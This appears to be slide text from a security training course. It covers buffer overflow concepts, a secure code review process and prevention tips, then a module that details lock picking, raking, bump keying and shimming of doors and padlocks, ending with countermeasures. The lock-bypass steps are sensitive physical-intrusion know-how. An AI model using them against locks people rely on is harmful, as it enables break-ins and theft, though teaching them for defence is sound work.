Buffer Overflows Defined



Overflow Illustrations



Secure Code Review Process



General Prevention Techniques


Buffer Overflow Definition

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer. In this case, a buffer is a sequential section of memory allocated to contain anything from a character string to an array of integers. Writing outside the bounds of a block of allocated memory can corrupt data, crash the program, or cause the execution of malicious code.

From http://www.owasp.org/index.php/Buffer_Overflow

In 1996, the European Space Agency's *Ariane 5* rocket exploded right after launch because a program tried to put a 64-bit number into a 16-bit memory space

Overflow Illustration



A basic example of a buffer overflow. By writing 10 bytes of data into "A", which only has 8 bytes available, "B" is changed unintentionally.

Image and text from:

http://commons.wikimedia.org/wiki/File:Buffer_overflow_basicexample.svg

Buffer Overflows



One of the biggest security risks ever. This technique of exploitation is straightforward and lethal.

The stack of the program stores the data in order whereby the parameters passed to the function are stored first, then the return address, then the previous stack pointer and subsequently the local variables.

If variables (like arrays) are passed without boundary checks, they can be overflowed by sending in large amounts of data, which corrupts the stack.


Leading to the overwrite of the return address and consequently a segmentation fault. If the trick is craftily done, you can modify the buffers to point to any location, leading to code execution.

How Buffers and Stacks Are Supposed to Work




Stack Function

- The below example shows the stack and heap entries for a simple program.
 - A user will enter a username and password.
 - Then upload a file and write a description.



How a Buffer Overflow Works

mile2.com



Security Code Reviews

What is a security code review?

Process in which code is reviewed for flaws that could compromise the confidentiality, integrity or availability of a system

The objective is to:

Catch as many problems as possible

Educate others on how to write secure code and how to conduct secure code reviews

Strengthen your knowledge of the application

Secure Code Reviews

The Secure Code Review Process

| Know the Vulnerabilities

| Know the Business Risks

| When to conduct the code review

| Who should be involved

| What to look for

| Fixing the Issues

| Using Automated Tools

Secure Code Review

Know the Business Risks

- Know what assets are being accessed by the code and the level of protection that is required
 - Will need to understand what is being protected to know if your code is protecting it
- Review use cases
 - Do different types of users take different paths
 - Do a walk through at the code level using the use cases to structure your review



Secure Code Review

When To Conduct the Code Review

- The perception of time constraints is usually why code reviews are not done
- Remember, fixing security issues after deployment can be costly and more time consuming
 - The deployment process will have to be repeated for issues found in production
 - How long can you allow insecure code to be exposed to the public?
 - Business decision?

Secure Code Review

When To Conduct the Code Review

- It is important to have a target when doing the review
 - **What components have the largest attack surfaces?**
 - What components are touched by the most users/process?
 - Web facing services?
 - **What components protect the most important data?**
 - Database access code
 - Encryption components
 - Session management code
 - What is most important to your company?

Secure Code Review

When To Conduct the Code Review

- **Will time allow it?**

- Will time allow reviews after major components are complete?
- Will time only allow a review after the code is complete?
 - Remember it's always better to find the bugs as early in the process as possible
 - If you wait until the code is complete and issues are found, more code may have to be changed

- **Put some process in place**

- Any review that finds issues is better than no review at all
 - Do what you can...

Secure Code Review

Who Should be Involved

Developers who are familiar with the architecture

Strong Developers

Developers with knowledge of security

Knowing the architecture has the advantage of knowing how components **SHOULD** communicate

Who are your strong developers?

Pair them with junior developers?

Strong developers with knowledge of secure coding practices add value of knowing how code should be written securely

Secure Code Review

What To Look For

- Configuration
 - Many configuration files have default settings that have known security flaws
 - Is there any sensitive information in the configuration files?
 - Db usernames/passwords
 - Test IDs?
 - Protect files according to what resources they control



Secure Code Review

What To Look For

- Authentication
 - Is strong authentication being used?
 - Brute force attacks and Dictionary-based attacks
 - Attacks that attempt to guess login credentials by escalating known credentials or using common words
 - Example:
 - Multi-factor authentication
 - Example: Attacker would have to guess the login credentials and have a token to log in
 - Are account lockouts being used and enforced?
 - What is the process for unlocking accounts?

Secure Code Review

What To Look For

- **Logging**

- Are all login attempts being logged?
 - Remember Intrusion Detection
- Is logging centralized?
 - Using a centralized approach encourages consistency and code reuse
- What is being logged?
 - Is the application logging sensitive information?
 - If so, what protection mechanisms are in place to prevent the log files from disclosure
 - Does the log file allow scripting tags to be written?
 - Think cross-site scripting...



Secure Code Review


What to Look For

- **Data Validation**

- Weak validation is usually the reason most attacks are successful
 - Is the application validating the data for the following:
 - Type
 - Format
 - Length
 - Range
 - Valid business values
 - Data should be validated before constructing SQL statements
 - Validate that output does not contain scripting characters



Secure Code Review



Prevention

Change the Culture – Integrate Secure Software Development into the process. (SDL)

- Encode the secure development into your policies.
- Measure your effectiveness.
- Establish an accountability model for security.
- Appoint a security liaison.

Educate both the developer and the end user.

Utilize Threat Modeling.

Patch The Operating System And Application as patches are leased.

Perform Security Testing.

Create or use Code Checklists.

With regard to technology,

- Migrate your software products to managed development platforms such as Sun's Java or Microsoft's .NET Framework.
- Utilize an Input Validation Library.
 - <http://www.microsoft.com/technet/security/tools/uriscan.mspx>
- Watch for new technology developments.

Review

Buffer Overflows Defined



Overflow Illustrations



Secure Code Review Process



General Prevention Techniques

Lock Picking




Lock Picking

Lock picking is an art that requires many hours of practice

Some 'sport' lock pickers refer to the 'Zen of lock picking', becoming one with the lock!!

With practice, you can open most locks in just a few seconds

Tool Kit: Torque Wrench




- These are used to apply turning pressure to the lock

Tool Kit: Picks

Rake

- Snake Rake
- Bubble Pick
- Hook Pick
- Hair Clip?

- These are used to manipulate the pins



Tool Kit: Snap Gun



- Uses the physics of 'shock' to separate the internal pins

Tool Kit: Electric Pick

- Used by FBI, CIA, SWAT and most law enforcement agencies



mile2

Internal Mechanism

To learn how to pick locks, you must understand how the internal mechanics work




One of the best methods is to acquire several locks and take them apart




Study the different types of locks to better prepare you to pick them in the field

Pin Tumblers

mile2.com



Hull
Plug
Key



The Plug is also known as the Cylinder

Picking




In order to understand the 'feel' of lock picking you need to know how the movement of a 'binding' pin is affected by the torque applied by your wrench and the pressure applied by your pick

When the pressure of the pick exceeds the friction, the pin will raise into the hull

The 'binding' torque is caused by the friction of the pin against the cylinder, hull and spring


Binding Pin

- Insert the torque wrench and apply a turning pressure to the cylinder
- The first pin will 'bind' against the hull
- Attempt to raise the binding pin until the cylinder rotates slightly



Binding


- When the binding pin is at the sheer line, the cylinder will rotate slightly
- The next pin will now bind
- Repeat the process until all pins are at the sheer line



U U U U S S ®


Binding

- Be careful not to push the pin too far into the hull
- This will bind the key pin and prevent the cylinder from rotating
- To resolve this, torque must be released to drop the pin



Binding Order

- The order in which the pins bind is different for each lock type
- It depends on the manufacturing process and the lateral position of the pins



Raking

- At home you can take your time picking a lock, but in the field, speed is always essential
- A lock picking technique called raking can quickly open most locks



Raking


Basically, you use the pick to rake back and forth over the pins while you adjust the amount of torque on the plug



Run the rake over all the pins with a pressure that is great enough to overcome the friction forces but not great enough to force the key pin into the hull



This may open the lock with 1 or 2 rakes!



Bumping

Why is the bump vulnerability so severe?


A very large number of locks are susceptible
Nearly all standard pin tumbler locks

The higher quality a lock is, the more bump-able it tends to be.

Unsophisticated technique
Easy to produce/obtain bump keys
Easier to learn than picking
Leaves very little indication (both obvious and forensic)

Hard to track and respond
Presently assumed that most bump attacks go unnoticed or are mistaken for other techniques (illicit key duplication)

Bump Keying



Modify a key designed for that lock
Cut all notches to deepest bitting
depth (level 9)



Shimming Door Locks


By inserting a thin, strong 'credit card' shaped object between the door and the frame, you can force the locking wedge into the lock housing

This cannot be done on most doors as the door frame is designed to prevent the insertion of tools

There are tools available which are shaped to bend around corners to move the wedge


Padlocks

- Padlocks work the same as any other lock
- The cylinder turns and pushes a locking bolt
- This releases the shackle
- You can pick this type of lock, same as a door!




Bypassing

- A lot of locks can be bypassed by inserting a tool and manipulating the locking bolt
- Some padlocks lock on both ends of the shackle and therefore are not vulnerable to bypassing




Padlock Shims

- Padlock shims are designed to be inserted between the shackle and the housing
- When rotated, most padlock mechanisms will pop open
- This may not work on newer padlocks



Shock Energy

- By transferring the energy from the needle into the pins, the top pin is separated from the bottom.
- The gap that is created spans the sheer line and the lock opens.



mile2

Lock Picking Countermeasures

Purchase 'anti-pick' locks, although it must be stressed that these are not truly pick proof, just harder



Keypad combination locks are much more difficult to pick



Swipe card entry systems and very secure